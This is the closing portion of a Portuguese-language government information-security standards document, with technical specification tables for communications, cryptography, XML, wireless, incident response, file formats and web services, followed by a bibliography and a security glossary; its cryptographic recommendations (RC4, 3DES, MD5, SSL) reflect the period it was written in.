4.3.2. Especificações Técnicas

4.3.2.1. Comunicação de Dados (CD)

Código		Componente	Especificação	Nível
CD	1	Transferência de dados em redes inseguras pelos protocolos HTTP, LDAP, IMAP, POP3, Telnet	Utilizar TLS (RFC 2246). Caso necessário o protocolo TSL v1 pode emular o SSL v3. Utilizar HTTP sobre TSL (RFC 2818) podendo implementar os seguintes algoritmos criptográficos: - Troca de chave durante de sessão durante o handshake: RSA, Diffie-Hellman RSA, Diffie-Hellman DSS; - Definição de chave de criptografia: RC4, IDEA, 3DES e AES; - Implementação da função hash para definição do MAC: SHA-256 ou SHA-512; - Certificado Digital: X.509 v3 - ICP-Brasil (http://www.iti.gov.br), SASL (RFC 4422).	2 a 4
CD	2	Segurança de redes IPv4	Utilizar IPSec (RFCs 4303 e 4835) para autenticação de cabeçalho de IP. Utilizar IKE (RFC 4306) sempre que necessário a negociação da associação de segurança entre duas entidades para troca de material de chaveamento. Em caso de VPN utilizar o ESP (RFC 4303).	Todos
CD	3	Segurança de redes IPv4 para protocolos de aplicação	Para segurança de mensagens gerais de governo o S/MIME (RFC 2633) deverá ser utilizado.	Todos
CD	4	Segurança de redes IPv6 na camada de rede	Utilizar mecanismos de segurança nativos do IPv6 (RFC 2460): AH (RFC 4302) e ESP (RFC 4303).	2 a 4

Tabela 9 – Especificações técnicas (Comunicação de dados).

4.3.2.2. Criptografia (SC)

Código		Componente	Especificação	Nível
SC	1	Algoritmo de criptografia	Utilizar 3DES ou AES.	Todos
SC	2	Algoritmo para assinatura/hashing	Utilizar SHA-256 ou SHA-512 Os sistemas devem ter suporte para o algoritmo de hash MD5 com RSA, para garantir compatibilidades com implementações anteriores.	Todos
SC	3	Algoritmo para transporte de chave criptográfica de conteúdo/sessão	Utilizar RSA.	Todos
SC	4	Algoritmos criptográficos baseados em curvas elípticas	Utilizar ECDSA e ECDSA 512 (RFC 5480 - consultar errata em http://www.rfc-editor.org/errata_search.php?rfc=5480) para assinaturas digitais. Utilizar ECIES 256 e ECIES 512 para criptografia e transporte seguro de chaves criptográficas. Utilizar ECMQV e ECDH (RFC 3278) para acordo de chaves.	Todos
SC	5	Requisitos de segurança para módulos criptográficos	Utilizar homologação da ICP-Brasil NSH-2 e NSH-3; FIPS 140-1 e FIPS 140-2.	Todos

Tabela 10 – (Criptografia).

4.3.2.3. Desenvolvimento de Sistemas (DS)

Código		Componente	Especificação	Nível
DS	1	Assinaturas XML	Utilizar sintaxe e processamento de assinatura XML (XMLsig) em conformidade com a W3C Http://www.w3c.org/TR/xmldsig-core/	Todos
DS	2	Criptografia XML	Utilizar sintaxe e processamento de criptografia XML (XMLenc) em conformidade com a W3C Http://www.w3c.org/TR/xmlenc-core/	2 a 4
DS	3	Assinatura e criptografia de XML	Utilizar transformação de criptografia para assinatura XML em conformidade com a W3C http://www.w3c.org/TR/xmlenc-decrypt	2 a 4
DS	4	Principais gerenciamentos XML quando um ambiente ICP é utilizado	Utilizar XKMS 2.0 em conformidade com a W3C http://www.w3c.org/TR/xkms2	2 a 4
DS	5	Autenticação e autorização de acesso XML	Utilizar SAML quando o ambiente ICP é utilizado, em conformidade com o OASIS http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security	2 a 4
DS	6	Intermediação ou federação de identidades	Utilizar WS-Security 1.1 http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0.pdf Utilizar WS-Trust 1.3 http://docs.oasis-open.org/ws-sx/ws-trust/200512	2 a 4
DS	7	Navegadores	Utilizar testemunhas de conexão de caráter permanente (cookies) não sequenciais, apenas com a concordância do usuário Estar em conformidade com a Resolução nº 7 do Comitê Executivo do Governo Eletrônico (Capítulo II, Art. 7º)	Todos

Tabela 11 – Especificações técnicas (Desenvolvimento de sistemas).

4.3.2.4. Serviços de Rede (SSR)

Código		Componente	Especificação	Nível
SSR	1	Diretório	Estar em conformidade com Portaria Normativa nº 2, de 3 de outubro de 2002 - publicada no D.O. do dia 4 de outubro de 2002, Seção 1 Folha 85 Utilizar LDAPv3 (RFC 2251) e LDAPv3 extensão para TLS (RFC 2830).	2 a 4
SSR	2	DNSSEC	Estar em conformidade com Resolução nº 7 de 29/07/2002. Cumprir com os requisitos do Centro de Estudos, Respostas e Tratamento de Incidentes de Segurança no Brasil - CERT.BR - http://www.cert.br/docs/seg-adm-redes/seg-adm-chklist.pdf	2 a 4
SSR	3	Transferência de arquivos de forma segura	Utilizar SSL sobre HTTP (HTTPS - RFC 2818).	2 a 4
SSR	4	Carimbo de tempo	Utilizar TSAs (RFC 3628), Time-Stamp Protocol, RFC 3161 ETSI TS 101861 O serviço de carimbo de tempo deverá estar de acordo com a Resolução nº 58, de 28/11/2008 e demais normas da ICP-Brasil.	2 a 4

Tabela 12 – Especificações técnicas (Serviços de rede).

4.3.2.5. Redes Sem Fio (SF)

Código		Componente	Especificação	Nível
SF	1	Controle de emanação de sinal	Ajustar a potência de transmissão dos dispositivos para que o sinal fique contido nas dependências delimitadas.	Todos
SF	2	Criptografia	Utilizar algoritmos seguros de criptografia como o AES ou o Triple DES (3DES).	Todos
SF	3	Controle de Acesso	Utilizar WPA2 (Wi-Fi Protected Access) Em redes de alta criticidade ou metropolitanas (802.16), utilizar 802.1x.	Todos

Tabela 13 – Especificações técnicas (Redes sem fio).

4.3.2.6. Respostas a Incidentes de Segurança da Informação (ISI)

Código		Componente	Especificação	Nível
ISI	1	Preservação de registros	Estar em conformidade com RFC 3227 - Diretrizes para recolhimento e arquivamento de provas.	2 a 4
ISI	2	Tratamento e resposta a incidentes em redes computacionais	Conformidade com RFC 2350 Criação de equipes de tratamento e resposta a incidentes em redes computacionais conforme Norma Complementar nº 05/09 (http://dsic.planalto.gov.br/documentos/nc_05_etir.pdf)	2 a 4
ISI	3	Informática forense	Conformidade com o NIST SP800-86 (http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf)	Todos

Tabela 14 – Especificações técnicas (Respostas a incidentes de SI).

4.4. Meios de Acesso

4.4.1. Políticas Técnicas

- Respeitar a legislação brasileira fornecendo recursos de acessibilidade aos cidadãos portadores de necessidades especiais, grupos étnicos minoritários e àqueles sob o risco de exclusão social ou digital;
- Sistemas WEB deverão fornecer acesso via navegador;
- Sistemas que utilizarem outros dispositivos como telefones celulares poderão fazer uso de outras interfaces além dos navegadores;
- Todos os sistemas que fornecerem serviço eletrônico deverão utilizar a internet como meio de comunicação;
- Especificar, de maneira clara e objetiva, em páginas iniciais, quando o sistema for web, as especificações mínimas para utilização do sistema;
- É permitido o uso de middleware e plugins adicionais, se não houver alternativa tecnicamente viável, quando a Internet for utilizada como meio de comunicação;
- Para a interoperabilidade de sistemas deverá ser utilizado o padrão de empacotamento XML.

4.4.2. Especificações Técnicas

4.4.2.1. Estações de Trabalho (ET)

Código		Componente	Especificação	Nível
ISI	1	Navegadores	Navegadores deverão estar em conformidade com os padrões da W3C e aos itens "Adoção de navegadores" e "Adoção Preferencial de Padrões Abertos" em Políticas Gerais	2 a 4
ISI	2	Conjunto de caracteres e alfabetos	Utilizar UNICODE standard versão 4.0, latin-1, UTF-8, ISBN 0-321-18578-1	2 a 4
ISI	3	Formato de intercâmbio de hipertexto	Utilizar HTML versão 4.01 (.html ou .htm), gerado conforme especificações da W3C	Todos
			Utilizar XHTML versões 1.0 ou 1.1 (.xhtml), gerado conforme especificações da W3C	2 a 4
			Utilizar XML versões 1.0 ou 1.1 (.xml), gerado conforme especificações da W3C	Todos
			Utilizar SHTML (.shtml)	2 a 4
ISI	4	Arquivos do tipo documento	Utilizar XML versões 1.0 ou 1.1 (.xml), ou com formatação XLS (.xls), gerado conforme especificações da W3C	2 a 4
			Utilizar Open Document (.odt) em conformidade com o padrão ABNT NBR ISO/IEC 26300	Todos
			Utilizar PDF (.pdf)	Todos
			Utilizar PDF versão aberta PDF/A	2 a 4
			Utilizar texto puro (.txt)	Todos
			Utilizar HTML versão 4.01 (.html ou .htm), gerado conforme especificações da W3C	2 a 4
ISI	5	Arquivos do tipo planilha	Utilizar Open Document (.ods) em conformidade com o padrão ABNT NBR ISO/IEC 26300	Todos
ISI	6	Arquivos do tipo apresentação	Utilizar Open Document (.odp) em conformidade com o padrão ABNT NBR ISO/IEC 26300	Todos

			Utilizar HTML (.html ou .htm), gerado conforme especificações da W3C	2 a 4
ISI	7	Arquivos do tipo "banco de dados" para estações de trabalho	Utilizar XML versões 1.0 ou 1.1 (.xml)	2 a 4
			Utilizar MySQL Database (.myd, .myi), gerados nos formatos do MySQL, versão 4.0 ou superior	2 a 4
			Utilizar texto puro (.txt, .csv). Neste caso deve ser incluso o obrigatoriamente o leiaute dos campos para possibilitar o tratamento	Todos
			Utilizar arquivo do Base (.odb) em conformidade com o padrão ABNT NBR ISO/IEC 26300	2 a 4
ISI	8	Intercâmbio de informações gráficas e imagens estáticas	Utilizar PNG (.png) em conformidade com o padrão ABNT NBR ISO/IEC 26300	Todos
			Utilizar TIFF (.tif)	2 a 4
			Utilizar SVG (.sgv) em conformidade com a W3C	2 a 4
			Utilizar JPEG File Interchange Format (.jpeg, .jpg ou .jfif)	2 a 4
			Utilizar Open Document (.odg) em conformidade com o padrão ABNT NBR ISO/IEC 26300	Todos
ISI	9	Gráficos vetoriais	Utilizar SVG (.sgv) em conformidade com a W3C	2 a 4
			Utilizar Open Document (.odg) em conformidade com o padrão ABNT NBR ISO/IEC 26300	2 a 4
ISI	10	Especificações de padrões de animação	Utilizar SVG (.sgv) em conformidade com a W3C	2 a 4
ISI	11	Tipos de arquivo de áudio e vídeo	Utilizar .mpg	2 a 4
			Utilizar áudio e vídeo MPEG-4, Part 14 (.mp4)	2 a 4
			Utilizar MIDI (.mid)	2 a 4

			Utilizar áudio Ogg Vorbis I (.ogg)	2 a 4
			Utilizar .avi com codificação Xvid	2 a 4
ISI	12	Compactação de arquivos de uso geral	Utilizar ZIP (.zip)	2 a 4
			Utilizar GNU ZIP (.gz)	2 a 4
			Utilizar pacote TAR (.tar)	2 a 4
			Utilizar pacote TAR compactado (.tgz ou .tar.gz)	2 a 4
			Utilizar BZIP2 (.bz2)	2 a 4
			Utilizar TAR compactado com BZIP2 (.tar.bz2)	2 a 4
ISI	13	Informações georeferenciadas - padrões de arquivos para intercâmbio entre estações de trabalho	Utilizar GML 2.0 ou superior. Arquivo para estruturas vetoriais complexas	Todos
			Utilizar ShapeFile. Arquivo para estruturas vetoriais limitadas	Todos
			Utilizar Geo TIFF. Arquivos para estruturas matriciais limitadas e matrizes de pixel	Todos

Tabela 15 – Especificações técnicas (Estações de trabalho).

4.4.2.2. Mobilidade (MM)

Código		Componente	Especificação	Nível
MM	1	Protocolos de transmissão	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	2	Navegador	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	3	Padrão hipertexto	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4

MM	4	Programação estendida	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	5	Mensageria	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	6	Arquivos de vídeo e som	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	7	Arquivos de imagem	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	8	Arquivos de escritório	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4
MM	9	Leitor PDF	Deve estar em conformidade com os padrões W3C - http://www.w3.org/TR/mobile-bp/	2 a 4

Tabela 16 – Especificações técnicas (Mobilidade).

4.5. Organização e Intercâmbio de Informações

4.5.1. Políticas Técnicas

- Utilizar XML para o intercâmbio de dados;
- Usar esquema XML e UML para definição dos dados para intercâmbio;
- Usar XSL para transformação de dados;
- Usar padrão de metadados para a gestão de conteúdos eletrônicos.

4.5.2. Especificações Técnicas

4.5.2.1. Organização e Intercâmbio de Informações (II)

Código		Componente	Especificação	Nível
II	1	Linguagem para intercâmbio de dados	Utilizar XML em conformidade com W3C Http://www.w3.org/TR/XML	Todos
II	2	Transformação de dados	Utilizar XSL e XSLT em conformidade com W3C Http://www.w3.org/TR/xsl Http://www.w3.org/TR/xslt	Todos
II	3	Definição dos dados para intercâmbio.	Utilizar XML Schema em conformidade com W3C Utilizar UML em conformidade com OMG	Todos

II	4	Taxonomia para navegação	Utilizar o LAG - Lista de Assuntos do Governo, versão 1.0. (Agora VCGE - Vocabulário Controlado do Governo Eletrônico)	Todos

Tabela 17 – Especificações técnicas (Organização e intercâmbio de informações).

4.6. Áreas de Integração para Governo Eletrônico

4.6.1. Políticas Técnicas

- Aderir a Arquitetura Orientada a Serviços (SOA), tendo como referência para implementação, a iniciativa "Arquitetura Referencial de Interoperabilidade dos Sistemas Informatizados de Governo (AR)";
- Utilizar XML e XML Schema como fundamentos para a integração e interoperabilidade eletrônica do governo;
- Utilizar Web Services para integrar sistemas de informação do governo;
- Estar em conformidade com o Guia de Interoperabilidade de Serviços de Governo e o Catálogo de Interoperabilidade do Governo, disponíveis no Portal do Governo Eletrônico.

4.6.2. Especificações Técnicas

4.6.2.1. Temas Transversais a Áreas de Atuação do Governo (AG)

Código		Componente	Especificação	Nível
AG	1	PROCESSOS - Linguagem para execução de processos	Utilizar BPEL4WS V1.1 em conformidade com OASIS http://www.oasis-open.org/committees/download.php/2046/BPEL%20V1-1%20May%205%202003%20Final.pdf	2 a 4
AG	2	PROCESSOS - Notação para modelagem de processos	Utilizar BPMN 1.0 em conformidade com OMG http://www.bpmn.org/Documents/OMG%20Final%20Adopted%20BPMN%201-0%20Spec%2006-02-01.pdf	2 a 4
AG	3	Legislação, jurisprudência e proposições legislativas	Utilizar LexML, o qual define recomendações para identificação e estruturação de documentos legislativos e judiciários http://www.lexml.gov.br/	2 a 4

AG	4	INFORMAÇÕES GEORREFERENCIADAS - Interoperabilidade entre sistemas de informação geográfica	Utilizar WMS versão 1.0 ou superior http://www.opengeospatial.org/standards	Todos
			Utilizar WFS versão 1.0 ou superior http://www.opengeospatial.org/standards	Todos
			Utilizar WCS versão 1.0 ou superior http://www.opengeospatial.org/standards	Todos
			Utilizar CSW versão 2.0 ou superior http://www.opengeospatial.org/standards/cat	Todos
			Utilizar WFS-T versão 1.0 ou superior http://www.opengeospatial.org/standards/wfs	Todos
			Utilizar WKT/WKB http://www.opengeospatial.org/standards/sfa	2 a 4

Tabela 18 – Especificações técnicas (Temas transversais).

4.6.2.2. Web Services (WS)

Código		Componente	Especificação	Nível
WS	1	Infra-estrutura de registros	Estar em conformidade com as especificações da UDDI v3.02 definida pela OASIS. http://uddi.org/pubs/uddi_v3.htm	2 a 4
WS	2	Linguagem de definição do serviço	Utilizar WSDL 1.1 em conformidade com W3C. http://www.w3.org/TR/wsdl	Todos

Tabela 19 – Especificações técnicas (Web services).

5. Referências e Literatura Complementar

Adaikkappan, A. (2009). Application Security Controls: An Audit Perspective. *ISACA Journal* .

Agência Brasil. (22 de 08 de 2009). *Folha Online.* Acesso em 04 de 2010, disponível em Folha: http://www1.folha.uol.com.br/folha/brasil/ult96u613407.shtml

Albuquerque, R. (2002). *Segurança no Desenvolvimento de Software.* São Paulo: Campus.

Basham, R. (2006). Procedure Guidelines and Controls Documentation: SDLC Controls in Cobit 4.0. *ISACA* .

Croll, P., & Moss, M. (2008). Leveraging Models and Standards for Assurance. *SSTC.* Las Vegas.

CWE - Common Weakness Enumeration. (2010). 2010 CWE/SANS Top 25 Most Dangerous Software. *http://cwe.mitre.org/top25/* .

FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION. (2006). Minimum Security Requirements for Federal Information and Information Systems. *FIPS PUB 200* .

Governo Brasileiro: Comitê Executivo de Governo Eletrônico. (2009). e-PING: Padrões de Interoperabilidade de Governo Eletrônico. *http://www.eping.e.gov.br* .

Graff, M. G., & Wyk, K. R. (2003). *Secure Coding: Principles and Practices.* Sebastopol, CA, Estados Unidos: O'Reilly.

Greene, F. (2002). A Survey of Application Security in Current International Standards. *http://www.isaca.org* .

Howard, M., & Leblanc, D. (2005). *Escrevendo Código Seguro: estratégias e técnicas práticas para codificação segura de aplicativos em um mundo em rede.* (2a. ed.). Porto Alegre: Bookman.

Huey, P. (2010). Oracle® Database Security Guide. *Oracle Corporation* .

IBM. (2008, 01). Understanding Web application security challenges. *Web application security management* . Estados Unidos: IBM.

IEEE Computer Society. (2006). IEEE Standard for Developing a Software Project Life Cycle Process. *http://standards.ieee.org* .

IG. (22 de 07 de 2009). *Último Segundo.* Acesso em 04 de 2010, disponível em IG: http://ultimosegundo.ig.com.br/brasil/2008/07/22/policiais_civis_fazem_mega_operacao_no_rio_de_janeiro_1460079.html

Information Systems Audit and Control Association. (2003). Control Risk Self-Assessment. *www.isaca.org* .

Information Systems Audit and Control Association. (2001). Generic Application Review. *www.isaca.org* .

International Organization for Standardization. (2008). *Information technology - Security techniques - Evaluation criteria for IT security - Part 2: Security functional components.* Gênova: ISO/IEC.

ISACA. (2007). Systems Development Life Cycle and IT Audits. *www.isaca.org* .

IT Governance Institute. (2008). Aligning CobiT® 4.1, ITIL® V3 and ISO/IEC 27002 for Business Benefit. *www.itgi.org* .

IT Governance Institute. (2007). CobiT 4.1. *www.itgi.org* .

IT Governance Institute. (2007). CobiT Mapping: Mapping of NIST SP800-53 Rev 1 With COBIT® 4.1. *www.itgi.org* .

IT Governance Institute. (2006). CobiT Mapping: Overviewof International IT Guidance, 2nd Edition. *www.itgi.org* .

Kissel, R. (2008). Security Considerations in the System Development Life Cycle. *NIST Special Publication 800-64 Revision 2* .

Kurth, H. (2009). Security Target for Oracle Database 11g Release 1 (11.1.0) with Oracle Database Vault. *Oracle Corporation* .

Mead, N. R., Hough, E. D., & Stehney II, T. R. (2005). Security Quality Requirements Engineering (SQUARE) Methodology. *Carnegie Mellon University* .

Mellado, D., Fernández-Medina, E., & Piattini, M. (2007). A common criteria based security requirements engineering process for the development of secure information systems. *Computer Standards & Interfaces , 29*, pp. 244-253.

Microsoft Corporation. (2003). Design Guidelines for Secure Web Applications.

Microsoft Corporation. (2010). Microsoft Security Development Lifecycle. *http://www.microsoft.com/sdl* .

Microsoft Corporation. (2005). Microsoft SQL Server 2005: Security-Enhanced Database Platform. *http://www.microsoft.com/sql* .

MySQL Security Guide extract from the MySQL 5.1 Reference Manual. (2010).

National Infrastructure Security Co-ordination Centre. (2006). Secure web applications: Development, installation and security testing. *www.niscc.gov.uk* .

NIST. (1995). An Introduction to Computer Security. *Special Publication 800-12* .

NIST. (02 de 2004). FIPS 199: Standards for Security Categorization of Federal Information and Information Systems. *FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION* , p. 13.

NIST. (2010). Guide for Applying the Risk Management Framework to Federal Information Systems. *NIST Special Publication 800-37* .

NIST. (2008). Guide for Assessing the Security Controls in Federal Information Systems. *NIST Special Publication 800-53A* .

NIST. (2007). Guide to Secure Web Services. *Special Publication 800-95* .

NIST. (2003). Guideline on Network Security Testing. *NIST Special Publication 800-42* .

NIST. (2009). Recommended Security Controls for Federal Information Systems and Organizations. *NIST Special Publication 800-53 Revision 3* .

NIST. (2008). Security Considerations in the System Development Life Cycle. *NIST Special Publication 800-64 Revision 2* .

NIST. (2002, Junho). SP 800-34: Contingency Planning Guide for Information Technology Systems. *Special Publication Series 800* , p. 107.

NIST. (10 de 2008). SP 800-64: Security Considerations in the System Development Life Cycle. *NIST Special Publications 800 Series* , p. 67.

NIST. (2008). Technical Guide to Information Security Testing and Assessment. *Special Publication 800-115* .

OWASP Foundation. (2008). OWASP TESTING GUIDE. *http://www.owasp.org* .

OWASP Foundation. (s.d.). Software Assurance Maturity Model: A guide to building security into software development. *http://www.opensamm.org* .

Paul, M. (s.d.). A Kaleidoscope of Perspectives. *(ISC)2* .

Paul, M. (s.d.). Software Security: Being Secure in an Insecure World. *(ISC)2* .

Paul, M. (n.d.). The Need for Secure Software. (ISC)2.

Paul, M. (s.d.). The Ten Best Practices for Secure Software Development. *(ISC)2* .

PC Guardian. (2003). Encryption Plus® Hard Disk 7.0 Security Target. *http://www.pcguardian.com* .

Pessoa, M. (2007). *Segurança em PHP: desenvolva programas PHP com alto nível de segurança e aprenda como manter os servidores web livres de ameaças.* São Paulo: Novatec Editora.

Peter, W. (2008). CC and CMMI: An Approach to Integrate CC with Development. *TÜV Informationstechnik GmbH* .

RAGEN, A. (2007). Manager's Guide to the Common Criteria.

Richardson, R. (2008). CSI Computer Crime & Security Survey. *Computer Security Institute* .

UK Law Enforcement Community. (2009/2010). The United Kingdom Threat Assessment of Organised Crime. *SOCA* .

UOL. (22 de 10 de 2009). *UOL Educação.* Acesso em 04 de 2010, disponível em UOL: http://educacao.uol.com.br/ultnot/2009/10/22/ult1811u454.jhtm

Vaz, L. (21 de 12 de 2009). *Clipping.* Acesso em 04 de 2010, disponível em Ministério do Planejamento: https://conteudoclippingmp.planejamento.gov.br/cadastros/noticias/2009/12/21/fraude-na-previdencia-chega-a-r-1-6-bilhao

Woody, C. (2008). Strengthening Ties Between Process and Security. Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University.

6. Anexos

6.1. Glossário

Acreditação: Decisão oficial de gerenciamento para autorizar a operação de um sistema de informação e aceitar explicitamente os riscos residuais.

Ambiente: Agregação de procedimentos, condições e objetos externos afetando o desenvolvimento, operação e manutenção de um sistema de informação.

Análise de impacto na privacidade: Uma análise de como a informação é manuseada: 1) para garantir seu manuseio em conformidade com requerimentos políticos, regulatórios e legais; 2) para determinar os riscos e efeitos da coleta, manutenção e distribuição da informação; 3) para examinar e avaliar proteções e processos alternativos de manuseio de informações para mitigar potenciais riscos sobre a privacidade.

Análise de Impacto no Negócio: Análise de requerimentos, processos e interdependências de um sistema de informação, usada para caracterizar prioridades e requerimentos de contingência do sistema para o caso de uma interrupção significante.

Análise de Riscos: Processo de identificação de riscos à segurança do sistema e determinação da probabilidade de ocorrência, do impacto, e de medidas adicionais para mitigar esse impacto.

Ataque de Buffer Overflow: Método para sobrecarregar uma quantidade pré-definida de espaço em um *buffer*, o que pode sobrescrever ou corromper dados na memória.

Ataque de força bruta: Método utilizado para acessar um dispositivo através da tentativa de combinações múltiplas de senhas numéricas e alfanuméricas.

Ativo: Recurso, aplicação principal, sistema de suporte geral, programa de alto impacto, planta física, sistema de missão crítica, ou um grupo de sistemas relacionados logicamente.

Auditoria: Revisão e exame, independente, de registros e atividades, para avaliar a adequação de controles de sistemas, para assegurar a conformidade com políticas e procedimentos operacionais estabelecidos, e recomendar mudanças necessárias em controles, políticas e procedimentos.

Autenticação: Verificação da identidade de um usuário, processo ou dispositivo, geralmente como pré-requisito para permissão de acesso a recursos de um sistema de informação.

Autenticar: Confirmar a identidade de uma entidade quando esta identidade é apresentada.

Autoridade Certificadora: Uma entidade confiável, que emite ou revoga certificados de chave pública.

Autorização: Decisão oficial de gerenciamento para autorizar a operação de um sistema de informação e aceitar explicitamente os riscos residuais.

Backup: Cópia de arquivos e programas feita para facilitar a recuperação dos mesmos, caso necessário.

Certificado digital: Representação digital de uma informação que, no mínimo: 1) identifica a autoridade certificadora que a emitiu; 2) nomeia ou identifica o assinante; 3) contém uma chave pública do assinante; 4) identifica seu período operacional; e 5) é assinada digitalmente pela autoridade certificadora que a emitiu.

Chaves assimétricas: Duas chaves relacionadas, uma pública e outra privada, que são usadas para executar operações complementares, tais como cifragem e decifragem, ou geração e verificação de assinatura.

Cliente (Aplicação): Uma entidade do sistema, geralmente um processo de computador, agindo em nome de um usuário humano, que faz uso de um serviço prestado por um servidor.

Código malicioso: Código intencionado a executar um processo não autorizado, que pode causar um impacto adverso na confidencialidade, integridade ou disponibilidade de um sistema de informação.

Confidencialidade: Restrições autorizadas para preservação do acesso e descarte de informações, incluindo meios de proteger informações pessoais privadas e proprietárias.

Controles compensatórios: Controles técnicos, operacionais e gerenciais empregados por uma organização em lugar dos controles recomendados, que oferecem proteção equivalente ou comparável para um sistema de informação.

Controles gerenciais: Controles de segurança para um sistema de informação que focam no gerenciamento do risco e da segurança do sistema de informação.

Controles operacionais: Controles de segurança do sistema de informação que primeiramente são implementados e depois são executados por pessoas.

Cookie: Um pedaço de uma informação fornecida por um servidor web a um browser, juntamente com o recurso requisitado, para que browser armazene temporariamente e retorne ao servidor em qualquer visita ou requisição subseqüente.

Criptografia: a disciplina que incorpora os princípios, meios e métodos para a transformação de dados com a finalidade de ocultar seu conteúdo semântico e prevenir sua utilização não autorizada ou sua modificação não detectada.

Criptografia: Série de transformações que transforma um texto plano em um texto cifrado.

Decifragem: O processo de transformar texto cifrado em texto plano.

Disponibilidade: Garantia de tempestividade e confiabilidade no acesso e uso da informação.

Firewall: Um portão que limita o acesso entre redes de acordo com a política de segurança local.

Hashing: O processo de uso de um algoritmo matemático contra um dado para produzir um valor numérico que represente aquele dado.

IDS (Intrusion Detection System): Sistema de Detecção de Intrusos. Software que procura por atividades suspeitas e alerta administradores.

IPS (Intrusion Prevention System): Sistema de Prevenção de Intrusos. Software que toma ações perante alertas gerados pelo IDS. Quando integrado ao IDS, pode ser chamado de IDPS (Intrusion Detection and Prevention System).

Impacto: Magnitude do dano que pode ser causado por conseqüência de operações não autorizadas em informações, tais como descarte, modificação, destruição, perda, entre outras.

Integridade do dado: A propriedade que um dado tem de não ter sido alterado de maneira não autorizada durante seu armazenamento, seu processamento e sua transmissão.

Interrupção: Evento não planejado que torna o sistema inoperante por um espaço de tempo inaceitável.

Menor Privilégio: Garantia aos usuários apenas dos acessos aos quais estes necessitam para realizar suas funções oficiais.

Não repúdio: Garantia de que o remetente da informação recebe a prova da entrega e o destinatário recebe a prova da identidade do remetente, não podendo posteriormente negar ter processado a informação.

Objeto: Entidade passiva que contém ou recebe informação.

PDSOO: Processo de Desenvolvimento de Software Orientado a Objeto. Ciclo de vida de desenvolvimento de sistemas da Prodemge.

Plano de contingência: Política e procedimentos de gerenciamento, desenhados para manter ou recuperar operações de negócio, incluindo operações de computadores, no caso de eventuais emergências, desastres ou falhas de sistemas.

Plano de Continuidade de Negócios (PCN): Documentação de uma série de instruções ou procedimentos pré-determidados, que descrevem como as funções de negócios da organização serão sustentadas durante e após uma interrupção significante.

Política de Segurança: Um documento que descreve a estrutura de gerenciamento de segurança e claramente designa responsabilidades de segurança e estabelece as bases necessárias para medir o cumprimento e o progresso.

Proxy: Aplicação que quebra a conexão entre cliente e servidor. O Proxy aceita certos tipos de tráfego entrando ou saindo de uma rede, processa e os encaminha, fechando o caminho direto entre redes internas e redes externas.

Risco residual: O potencial risco remanescente depois que todas as medidas de segurança são aplicadas. Para cada ameaça, há um risco residual relacionado.

Risco: Nível de impacto em operações ou ativos, resultantes da operação de um sistema de informação, dado o potencial risco de uma ameaça e a probabilidade da ameaça vir a ocorrer.

SDLC: Systems Development Lifecycle. Ciclo de vida do desenvolvimento de sistemas. Conjunto de metodologias e práticas para o desenvolvimento de aplicações e hardware. Pode ser adaptado para a aquisição de sistemas.

Segurança da Informação: A proteção da informação e de sistemas de informação contra acesso, uso, descarte, modificação ou destruição não autorizada, com a finalidade de fornecer confidencialidade, integridade e disponibilidade.

Senha: Um segredo que alguém memoriza e usa para se autenticar ou autenticar sua identidade.

Sistema de Informação: Um conjunto discreto de recursos de informação, organizados de forma a coletar, processar, manter, usar, compartilhar, disseminar e disponibilizar informação.

Software antivírus: Programa que monitora computadores ou redes para identificar aplicações maliciosas e prevenir incidentes.

Texto cifrado: Texto em sua forma criptografada.

Trilha de auditoria: Um registro mostrando quem acessou um sistema de informação, e quais operações o usuário executou em um determinado período.

Vulnerabilidade: Fragilidade em um sistema de informação, procedimentos de segurança do sistema, controles internos ou implementação, que poderia ser explorada por uma ameaça.

FIM DO DOCUMENTO